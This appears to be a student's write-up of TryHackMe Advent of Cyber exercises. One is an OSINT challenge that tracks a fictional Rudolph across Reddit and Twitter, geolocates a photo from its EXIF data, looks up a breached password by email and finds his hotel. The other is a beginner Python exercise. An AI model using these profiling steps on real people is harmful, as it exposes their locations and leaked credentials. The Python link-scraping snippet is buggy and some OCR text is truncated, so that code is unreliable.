
Question 2

According to Rudolph, he was born in **Chicago**.



Question 3

Robert's last name is **May**.



Question 4

The other social media platform Rudolph might have an account is **Twitter**.

A screenshot of the website namecheckup.com. At the top, there's a banner for web hosting with a "Get Now!" button. Below it, a section titled "Usernames" displays a grid of social media platforms and their recommended usernames. The platforms include Facebook, Twitter, YouTube, TikTok, Pinterest, Medium, Twitch, Tumblr, GitHub, Disqus, About.me, Meetup, Periscope, Patreon, Behance, LiveJournal, Buzzfeed, Vk, Blogger, Wordpress, Spotify, Gravatar, Bitbucket, 99designs, IFTTT, SlideShare, DeviantArt, CNET, Shopify, Ask.FM, SourceForge, SoundCloud, Etsy, Shutterstock, OK.RU, Last.FM, Vimeo, Dribbble, MySpace, Slack, Quora, Wikipedia, Dailymotion, Goodreads, Indiegogo, TaskRabbit, Dev.to, 9gag, Houzz, GitLab, Mastodon, ImageShack, Steam, Hacker Noon, WikiHow, Discord, Telegram, eBay, Product Hunt, Donation Alerts, Linktree, Photobucket, Roblox, IGN, Basecamp, Quizlet, Genius, Steemit, Fandom. A note at the bottom says "Discounts up to 75% on new domains during the first week".

Question 5

Rudolph's username on that platform is **IGuidetheClaus2020**.

A screenshot of the Twitter profile for the user @IGuidetheClaus2020. The profile picture is a cartoon reindeer. The bio reads: "Seeking the truth. Really." and "Business inquiries: rudolphthered@hotmail.com". The account is located in North Pole and joined in November 2020. It has 5 following and 172 followers. The tweets tab is selected. The sidebar includes links for Home, Explore, Notifications, Messages, Bookmarks, Lists, Profile, and More.


Question 6

Rudolph's favorite TV show right now is **Bachelorette**.

A screenshot of a tweet from the user @IGuidetheClaus2020. The tweet reads: "Love me some Bachelorette. But Ed? C'mon!". It was posted on Nov 25, 2020. The tweet has 5 likes and 6 retweets. There are options to reply, like, retweet, and share.

Question 7

The parade took place in **Chicago**.



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Thompson Coburn 'floats' down Michigan Avenue in first Magnificent Mile Lights Festival appearance

December 9, 2019



On November 23, members of Thompson Coburn's Chicago office joined the annual BMO Harris Bank® Magnificent Mile Lights Festival® parade as both spectators and participants. As a 2019 Festival sponsor, Chicago attorneys and staff led a 30-foot-tall Rudolph the Red-Nosed Reindeer balloon down Michigan Avenue, followed closely behind by a Chicago trolley full of our attorneys and their families.

The Lights Festival parade, one of the largest holiday parades in the country, is part of a two-day holiday celebration that includes a tree-

Question 8

Okay, you found the city, but where specifically was one of the photos taken?

Answer : 41.891815, -87.624277


This tool remains available so long as I can keep it free and the bandwidth doesn't cost me too much. A gift of thanks is always appreciated, but certainly not required. [Send a gift via PayPal](#), or perhaps an Amazon gift certificate (to: jfriedl@yahoo.com), or perhaps send me some good karma by doing something kind for a stranger.

If you have questions about this tool, please see the [FAQ](#).

Basic Image Information

Target file: lights-festival-website (2).jpg

Copyright:	{FLAG}ALWAYSCHECKTHEEXIFD4T4
User Comment:	Hi. :)
Location:	Latitude/longitude: 41° 53' 30.5" North, 87° 37' 27.4" West (41.891815, -87.624277)
	Though the photo is not related to Jeffrey's blog , as an aside, you may want to see photos on his blog that might be near this location .
	Map via embedded coordinates at: Google , Yahoo , Wikimapia , OpenStreetMap , Bing (also see the Google Maps pane below)
	Timezone guess from earthtools.org: 6 hours behind GMT
File:	650 x 510 JPEG 51,161 bytes (50 kilobytes)
Color Encoding:	WARNING: No color-space metadata and no embedded color profile: Windows and Mac web browsers treat colors randomly. Images for the web are most widely viewable when in the sRGB color space and with an embedded color profile. See my Introduction to Digital-Image Color Spaces for more information.



Question 9

Did you find a flag too?


Answer : {FLAG}ALWAYSCHECKTHEEXIFD4T4

Question 10

His password that appeared in a breach is **spygame**.

Question 11

Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. The street number of the hotel address is **540**.



Thought Process/Methodology:

Firstly, we were informed that Rudolph's Reddit username is IGuidetheClaus2020 in the poem. Based on the information, we search for Rudolph's username on Reddit and we can see that there is a matching user. The first question asks us what the URL for Rudolph's comment history is. After navigating to the comments tab, we can see that the URL is

<https://www.reddit.com/user/IGuidetheClaus2020/comments/>. Then, we look through Rudolph's comments and notice that he mentioned that he was born in Chicago. Rudolph also mentioned that his creator's name was Robert. We did a quick Google search and found out that the last name of Rudolph's creator is May. Next, we use the site <https://namecheckup.com/> to see if Rudolph has any other social media accounts. When we search for the username IGuidetheClaus2020, we see results for a variety of other platforms. We searched for Rudolph's username on Twitter and we can see that Rudolph is active on Twitter and his username on Twitter is IGuideClaus2020. For the next question, we scroll through his Twitter and we find out that Rudolph's favourite TV show is Bachelorette. Rudolph also posted some photos of himself at the parade. To find out where the parade took place, we did reverse image searching. We downloaded the images of the parade on Rudolph's Twitter account and uploaded them to Google Images. As a result, we can see some links about the parade. We found a webpage that tells us that the parade took place in Chicago. Rudolph also shared a link to a higher definition image of his parade appearance on Twitter. We downloaded the image and we had what is called EXIF data. We used the site <http://exif.regex.info/> to find the coordinates of where the photo was taken, and the coordinates of the photo are 41.891815, -87.624277. We also found a flag which is {FLAG}ALWAYSCHECKTHEEXIFD4T4. Next, we use a resource at <http://scylla.sh/> to check if there has ever been a security breach involving Rudolph's account. We used Rudolph's email address that we got from his Twitter profile and found out that his password that appeared in a breach was spygame. For the last question, we were informed that Rudolph is likely staying in a hotel on Magnificent Mile. We plug the coordinates that we found before into Google Maps and we can find that there is a Marriott nearby and the street address is 540.


Day 15: [Scripting] There's a Python in my stocking!

Tools used: Terminal Emulator, Visual Studio Code

Solution/walkthrough:

Question 1

The output of True + True is **2**.



A screenshot of a terminal window titled '(1211101145㉿kali)-[~]'. The window shows a Python session where the user types 'python' and then 'True+True', resulting in the output '2'. The background of the terminal is dark grey, and the text is white. The URL 'http://tryhackme.com/recon/elfs' is visible at the top of the terminal window.

```
File Actions Edit View Help
(1211101145㉿kali)-[~]
$ python
Python 3.10.4 (main, Mar 24 2022, 13:07:27) [GCC 11.2.0] on linux Exploit-...
Type "help", "copyright", "credits" or "license" for more information.
>>> True+True
2
>>> 
```

Have you ever wondered how the elves manage to keep up with built
7 billion people in the world and growing that means that each elf w
Well, I have good news for you. Thanks to the magic of Santa, they h

Question 2

The database for installing other people's libraries is called **PyPi**.



The Python Package Index (PyPi) is a repository of software for the Python programming language.

PyPi helps you find and install software developed and shared by the Python community. [Learn about installing packages](#).

Package authors use PyPi to distribute their software. [Learn how to package your Python code for PyPi](#).

Question 3

The output of `bool("False")` is **True**.

```
>>> bool("False")
True
>>> 
```

Question 4

The library that lets us download the HTML of a webpage is **Requests**.

```
pip3 install requests beautifulsoup4
```

Something very cool you can do with these 2 libraries is the ability to extract all links on a webpage.

```
# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')

# this parses the webpage into something that beautifulsoup can read over
soup = BeautifulSoup(html, "lxml")
# lxml is just the parser for reading the html

# this is the line that grabs all the links # stores all the links in the links variable
links = soup.find_all('a href')
for link in links:
    # prints each link
    print(link)
```

Question 5

The output of the program provided in "Code to analyse for Question 5" in today's material is **[1, 2, 3, 6]**.

```
>>> x = [1, 2, 3]
>>>
>>> y = x
>>>
>>> y.append(6)
>>>
>>> print(x)
[1, 2, 3, 6]
>>> 
```

What is the output?

True

What library lets us

requests

What is the output?

Question 6

Pass by reference causes the previous task to output that.

Question 7

If the input was "Skidy", “The Wise One has allowed you to come in” will be printed.

```
PS C:\Users\UMAIRAH> & C:/Users/UMAIRAH/AppData/Local/Prog  
What is your name? Skidy  
The Wise One has allowed you to come in.  
PS C:\Users\UMAIRAH>
```

Question 8

If the input was "elf", “The Wise One has not allowed you to come in” will be printed.

```
PS C:\Users\UMAIRAH> & C:/Users/UMAIRAH/AppData/Loc  
What is your name? elf  
The Wise One has not allowed you to come in.  
PS C:\Users\UMAIRAH>
```

Thought Process/Methodology:

Firstly, to start a Python interactive, we opened the terminal and then type python3. After that, we typed True + True and got 2 after hitting the enter. Next, we typed bool("False") and got the output as True. The next question asks us to analyse some code which uses the append function and some interesting variables. When we run through the code, we see that the output is [1, 2, 3, 6]. Then, we need to examine the given code. We need to install the latest version of python and VS code. Next, to start the task, we opened the VS code and opened a new file. We named the file as thmday15.py. The .py extension means it is a Python file. We typed the following code and saved it. To get the output, we run the python file. First, we input the name "Skidy" and the output is “The Wise One has allowed you to come in”. Second, we input the name “elf” and the output is “The Wise One has not allowed you to come in”.